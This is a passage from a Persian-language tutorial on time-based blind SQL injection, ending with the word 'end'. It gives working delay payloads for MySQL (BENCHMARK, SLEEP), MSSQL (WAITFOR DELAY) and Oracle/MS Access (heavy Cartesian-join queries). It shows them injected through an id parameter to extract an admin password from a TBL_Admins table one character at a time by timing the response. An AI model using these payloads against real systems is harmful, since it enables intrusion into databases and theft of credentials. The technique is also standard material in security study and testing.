SELECT BENCHMARK(1000000, MD5('C'));
SELECT SLEEP(5); /*>=5.0.12*/
```

برای نمونه:

… id=12 and 1=IFNULL((SELECT BENCHMARK(1000000, MD5('C')) FROM TBL_Admins WHERE adm_pass>'a' LIMIT 1 OFFSET 0),0)/*

در این نمونه اگر شرط adm_pass>'a' **درست باشد، جواب بعد از حدود ۶ ثانیه به ما می رسد و در غیر این صورت بلافاصله خواهد رسید.**

:MSSQL

IF(1=1) WAITFOR DELAY '0:0:5';

برای نمونه:

… id=12; IF(1=(SELECT 1 FROM TBL_Admins WHERE adm_pass>'a' LIMIT 1 OFFSET 0)) WAITFOR DELAY '0:0:5';

:Oracle & MSACCESS

روشی که در اینجا استفاده می شود یک روش عمومی بوده به نام جستجوی سنگین (HeavyQuery) **که برای سایر** DBMS **ها نیز استفاده می شود. برای ایجاد وقفه وقتی که در** DBMS **به صورت صریح روشی وجود ندارد می توان از این روش استفاده کرد. برای این منظور یک جدول که دارای تعداد زیادی رکورد هست را چند بار با هم** Join **می کنند و از آن** Count(*) **می گیرند. چون** Join **یا ضرب دکارتی چند جدول بزرگ بسیار هزینه بر و وقت گیر است می توان از آن به جای روش های وقفه ساز استفاده کرد.**

برای نمونه:

… id=12 and 1=(
IF (1=1)
THEN
(SELECT COUNT(*) FROM news n1, news n2, news n3 limit 1 offset 0)
ELSE
(SELECT 1)
)

خط چهارم یک HeavyQuery **بوده و تعداد** Join **جدول ها می تواند بیشتر شود. البته باید توجه کرد که تعداد رکورد های جدول زیاد باشد.**

در حالت کلی این روش مبتنی بر زمان است و هر گونه اختلال در سرعت رد و بدل کردن اطلاعات به سرور باعث ایجاد خطا در بدست آوردن اطلاعات می شود. البته در صورت ایجاد خطا در بدست آوردن یک کاراکتر، در بدست آوردن کاراکتر بعدی با مشکل مواجه خواهیم شد و عملا خواهیم فهمید که کاراکتر قبلی اشتباه بوده است ولی در حالت کلی اگر سرعت اتصال دارای نوسان باشد این روش جواب نخواهد داد.

پایان